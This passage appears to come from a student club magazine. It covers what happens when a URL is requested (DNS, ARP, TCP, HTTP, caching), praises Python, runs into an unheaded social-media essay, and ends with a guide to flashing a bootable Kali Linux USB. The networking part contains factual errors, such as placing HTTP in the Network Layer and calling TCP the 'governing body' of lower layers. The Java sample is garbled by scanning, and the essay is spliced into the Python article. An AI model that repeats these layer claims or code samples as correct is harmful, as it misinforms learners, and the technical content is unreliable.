### STEP I

When we are searching for the URL we are triggering the Application Layer of the Protocol Stack in actual, which consists of many protocols like HTTP, DNS, FTP, SMTP etc.

Our system looks for the DNS records (IP address majorly) in 4 places namely:

**Local Storage or Browser Cache :** This is the cache that is held by the browsers which a user is using for better user experience.


**OS Cache :** If the DNS records are not present in Browser Cache, a system call is made to OS cache. This is the cache provided by the Operating System.

**Router Cache :** Once the DNS records are not present in the above it means that DNS records are not present in the system memory, Router maintains a routing table and cache where we could find the address.

**ISP Cache or Gateway :** If DNS records are not present in the router they might be present in the network resided by the system. All the information about the network is present in the Default Gateway or Proxy Server which acts like a Cache provided by the ISP. If the DNS records are not present in any of the above it simply

moves from one Network to another searching for the respective Domain, since DNS is a distributed kind of system so our request will be processed soon. DNS uses UDP packets to perform above operations. But you may ask how do we know from where to start as there can be billions of URLS?

So the catch here is DNS is a hierarchical system wherein we have like 200 records in the top hierarchy and also our system is set up with default DNS Address at the time of configuration, We can make use of this to track down the IP address corresponding to the URL.



How does DNS work??

The above image depicts how an IP address is fetched for a particular Domain, every time it contacts the root server it gives the address of the next domain, in this way the search space is reduced every time.

### STEP II

Once it resolves the DNS, it gets the IP address of the network where the particular system lies in which requested information is present.

So now our goal is to reach that system and establish a connection between that and our system which is like a client-server connection.

We follow a packet-switching network hence follow a connection less path to send request packets. Moving of packets from one network to another is done by Bitwise AND of the IP address which we have to that of the **subnet mask** of each network to determine to which LAN does our system belong.

Once we reach the targeted Network we have to find the system but we don't have the MAC address so we make use of ARP protocols to get the MAC from IP that has the respective MAC.

Then as we have the port number we can directly get into that application/process. By doing this our entire socket action is ready.

Actually in our system this entire set up is done by a different process/thread.

The connection is established using TCP protocols present in the Transport Layer which is reliable and which is the governing body of the Network layer, Data Link Layer, Physical Layer. So in the step of connection establishment **Transport Layer** is triggered and also the layers below are triggered because it has to perform all the above operations.

Since it is about connection establishment, all the elements of the Transport layer come into picture, also the Transport layer primitives such as Send, Receive, Connect, Listen, Bind also play their parts. To achieve the above we make use of socket programming at end systems.


### STEP III

Once the connection is established it is like a full-duplex connection, client and server both can achieve their request and response operations.

Since this operation is happening on the web it is not just request and response its HTTP request and HTTP response as HTTP protocol in the Application layer plays its part.

As part of HTTP request and response the client and server basically send HTML,CSS and JavaScript files, in this way the requests of the client are quenched if the requested file is present or else it is denied.

If the required file/data is available it is displayed on the screen.



Simple Request and response.

As a part of Protocols

Connection Establishment is triggered in the Transport Layer.


HTTP is triggered in Network Layer.

Continuous packet switching for connectionless path is triggered in Network Layer.

### STEP IV

Once the transfer of data is done the release of connection symmetrically is equally important else would lead to abrupt/undesirable outcomes, hence again the responsibility of successful connection release lies in the hands of **Transport Layer** via Transport Layer primitives like FIN, ACK.





### STEP V

This is the last step and the most important step, it may occur that it is trivial to the user but this is what internally happens to the system once the connection is released. There are various levels of cache/buffers present ranging from ISP cache, local cache, OS cache etc.

The system stores the required records or the URL in the respective cache based on the Algorithm or based on the priority of the request.

This is how the Default Gateway/Proxy servers hold the records if in case anyone from the same network requests for the records it can be fetched quickly.


This is the entire thing happening at the background when we click a URL it may seem naive to a normal user but from a Software Engineers perspective it makes a lot of sense.

## 8. Python FTW

- Narayana Ravikumar,  
ex-Chief Coordinator LCC-SJCE 2012

It all commenced with a smartphone in hand and guidance of its usage.

Python has made programming an absolute pleasure for me. I simply love working with python. The ease of programming and the importance given to programming logic than programming syntax is an absolute delight. Whenever someone asks me how is it to code in python? I always remember this xkcd comic.



According to me, python is the only true "high" level language.

I mean, if programming languages took part in "Game of Thrones" python would be on Iron Throne the whole time and nobody would dare rebel against it.


Some common observations are its syntax. There is absolutely very minimal syntax,

there are no semicolons, parentheses or type declaration. There are tons and tons of packages that you can import and work on. Writing modules in python is also a catwalk, you end modules for a lot of things. You want to access UNC path, there is a module, want to SFTP, there is a module, want to write a web crawler, there is a module. There are gateway and wrapper

modules that support almost all common programming languages and frameworks.

Even web programming is amazing. Django and Pylons are the major ones and they take web programming to a whole new level. These web frameworks take a lot of work out of your hands and provide you with a lot of power to simply code and build beautiful things.

Here is another comic that shows the power of python compared to other languages.



Some examples of why python is a breeze to learn and use.

This is a common one.

How do you print "hello, world" in python? you say,

```
print "Hello, World"
```

How do you print "hello, world" in say, Java?

```
class foof public static void main(String
v[ ])f System.out.println("Hello, World");
```

List Comprehension

Generate a list of even integers below 100 one line,

```
A = [ x for x in range(2, 100, 2)]
```

As they said the sphere got smaller, we got attached to millions of hearts and minds!!! A million stories came ahead and we explored the one we adored, shared the one we could connect and that's how we started to grow substantially. Substantial development is what many countries are hunting for!

There is development in a particular region only when there is a real cause and a proper solution for them.

Problems were exposed online, someone gave the cures. It takes a lot to bring these cures into existence, but for sure it will happen soon and the world will roar.

Lately, the Digital Era emerged with *social media*!

The more dramatic hearts in the present world are due to the usage of social media :( It's because many lack the proper awareness of Social Media and it's practice. Social media is more of influencing a person's beliefs by comparing one's lifestyle with others. The one who doesn't start comparing himself stands out of this race because it's meant to showcase your creativity that is nurtured in a regular ingredient.



Several talents got a platform to rise and to ace. Take your time, there is no need to pace. Art grows with consistency, not speed.

The person with a hurry mind might miss the deliciousness of life. You are in a world of increasing knowledge. There is so much to learn together than to fight single-handedly. Ultimately, your knowledge and its utilisation drove you apart! There is a saying "If you don't update your knowledge today, you're outdated tomorrow".

You come jointly and share your opinions.

Some criticise by saying "awful" and some by saying "fair", it differs from one person to another but surely it develops us to face the society that is made of analysts and reviewers.

But to be recalled 'Never let anyone blow your self-esteem and consider yourself accidental to have someone who helps you to prosper it'.

Lastly, you need to rise till you fall and rise again.

## 9. Booting Kali: A Hacker's Best friend

- Vandana Angadi  
3<sup>rd</sup> Sem, ECE

Have you ever wanted to become a hacker and do some cool stuff at some point in your life? I guess everyone has. Well, Windows

is not an ideal environment for that cool stuff called "Hacking". There is a separate Linux Distro made available for people like you. And that is "KALI LINUX".



Kali Linux is a Debian based linux distribution that comes with built in/preloaded packages that are essential for ethical hacking, penetration testing, network security auditing, Reverse Engineering or any cyber related activities. Do you wanna use it too on your window's machine? Well, Making a Live Bootable USB is so far a great and the easiest way to run Kali Linux on your system.

### You will need the following things before getting started:

- 1) A copy of Kali ISO image (available for free) appropriate for the system you'll be running it on. Visit [www.kali.org](http://www.kali.org) for the details of system requirements and downloading.
- 2) An imaging tool. Either *Rufus* or *Balena Etcher* (also available for free) is recommended for Windows.
- 3) A USB drive, with at least 4GB space.


### Procedure to Install:

Before you start with the procedure, make sure you have backed up all the information from your USB to another drive as the

process of making a USB bootable with an OS will wipe out all the saved data from that drive.

Creating a bootable Kali USB on Windows With Etcher:

- 1) Plug your USB drive into your Windows PC.
- 2) Note the drive designator (e.g. "D").
- 3) Launch Etcher (or Rufus) and allow the asked permissions.
- 4) Under the "Select Image" menu, select the Kali Linux ISO file from your device.
- 5) Make sure you have selected the correct USB drive to be overwritten.
- 6) Click on the "Flash" button.
- 7) Etcher starts the flashing process and once it finishes flashing, it alerts you with a message that the image has been flashed.
- 8) Now, you can safely remove your USB drive and proceed to boot into kali with it on any device of your choice.
- 9) Congratulations. You just booted Kali Linux on your Machine.



**There are many other ways to run kali linux on your machine but this method has the following advantages:**

- It's non-destructive – it makes no changes to the host system's hard

drive or the built-in OS. To go back to the normal operations or to switch back to Windows, you just have to remove the USB and restart the system.

- It's safe – even if u mess up something either while installing or while operating, you can always go back and format your USB to use it again for flashing and rebooting.
- It's Portable – you can carry Kali Linux in your pocket and take it wherever you go and have it running in a few seconds on any available machine.
- It's potentially persistent – with a bit of extra effort, you can configure your kali linux "live" usb into a persistent one. If you don't want your data to be wiped out once you reboot using your USB, you can add persistence to this live USB by following some extra steps which are already available on the internet. This way, the data you collect will be saved across future reboots.

In this era where the interest in cyber-security is developing among students exponentially, having hands-on experiences on any Linux distro is very essential and Kali Linux is definitely one of the best options to start with.